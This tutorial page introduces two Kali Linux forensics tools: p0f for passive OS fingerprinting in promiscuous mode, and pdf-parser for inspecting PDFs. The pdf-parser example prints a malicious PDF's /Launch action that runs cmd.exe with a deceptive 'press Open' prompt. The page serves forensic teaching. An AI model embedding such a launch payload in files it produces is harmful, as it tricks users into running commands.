


# Forensics Tools

## p0f

**P0f** is a tool that can identify the operating system of a target host simply by examining captured packets even when the device in question is behind a packet firewall. P0f does not generate any additional network traffic, direct or indirect; no name lookups; no mysterious probes; no ARIN queries; nothing. In the hands of advanced users, P0f can detect firewall presence, NAT use, and existence of load balancers.

Type “**p0f – h**” in the terminal to see how to use it and you will get the following results.

A terminal window titled 'root@kali: ~' showing the command 'p0f -h' and its output. The output lists various options for the p0f tool, categorized into network interface options and operating mode/output settings. A red arrow points to the '-i iface' option in the network interface section. The terminal background features a Kali Linux dragon logo.

```
root@kali: ~# p0f -h
/p0f: invalid option -- 'h'
Usage: p0f [ ...options... ] [ 'filter rule' ]

Network interface options:

-i iface  - listen on the specified network interface
-r file   - read offline pcap data from a given file
-p        - put the listening interface in promiscuous mode
-L        - list all available interfaces

Operating mode and output settings:

-f file   - read fingerprint database from 'file' (p0f.fp)
-o file   - write information to the specified log file
-s name   - answer to API queries at a named unix socket
-u user   - switch to the specified unprivileged account and chroot
-d        - fork into background (requires -o or -s)
```

It will list even the available interfaces.

-- Available interfaces --

```
0: Name      : eth0
   Description : -
   IP address : 192.168.1.9

1: Name      : nflog
   Description : Linux netfilter log (NFLOG) interface
   IP address : (none)

2: Name      : any
   Description : Pseudo-device that captures on all interfaces
   IP address : (none)


3: Name      : lo
   Description : -
   IP address : 127.0.0.1
```

Then, type the following command: `p0f -i eth0 -p -o filename`.

Where the parameter "-i" is the interface name as shown above. "-p" means it is in promiscuous mode. "-o" means the output will be saved in a file.

```
root@kali:~# p0f -i eth0 -p -o /root/Desktop/my.log
```

Open a webpage with the address 192.168.1.2



From the results, you can observe that the Webserver is using apache 2.x and the OS is Debian.

## pdf-parser

pdf-parser is a tool that parses a PDF document to identify the fundamental elements used in the analyzed pdf file. It will not render a PDF document. It is not recommended for text book case for PDF parsers, however it gets the job done. Generally, this is used for pdf files that you suspect has a script embedded in it.

The command is –

```
pdf-parser -o 10 filepath
```

where "-o" is the number of objects.

```
root@kali:~# pdf-parser -o 10 /root/Desktop/[REDACTED].pdf
obj 10 0
  Type: /Action
  Referencing:
    <<
      /S /Launch
```

As you can see in the following screenshot, the pdf file opens a CMD command.

```
    /F (cmd.exe)
    /D '(c:\\\\windows\\\\system32)'
    /P (
    /Q '/C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\template.pdf" (cd
"Desktop"))&(if exist "My Documents\\\\template.pdf" (cd "My Documents"))&(if e
xist "Documents\\\\template.pdf" (cd "Documents"))&(if exist "Escritorio\\\\temp
late.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\template.pdf" (cd "Mis
Documentos"))&(start template.pdf)\\n\\n\\n\\n\\n\\n\\n\\n\\n\\nTo view the encrypted con
tent please tick the "Do not show this message again" box and press Open.)'
    >>
  >>
```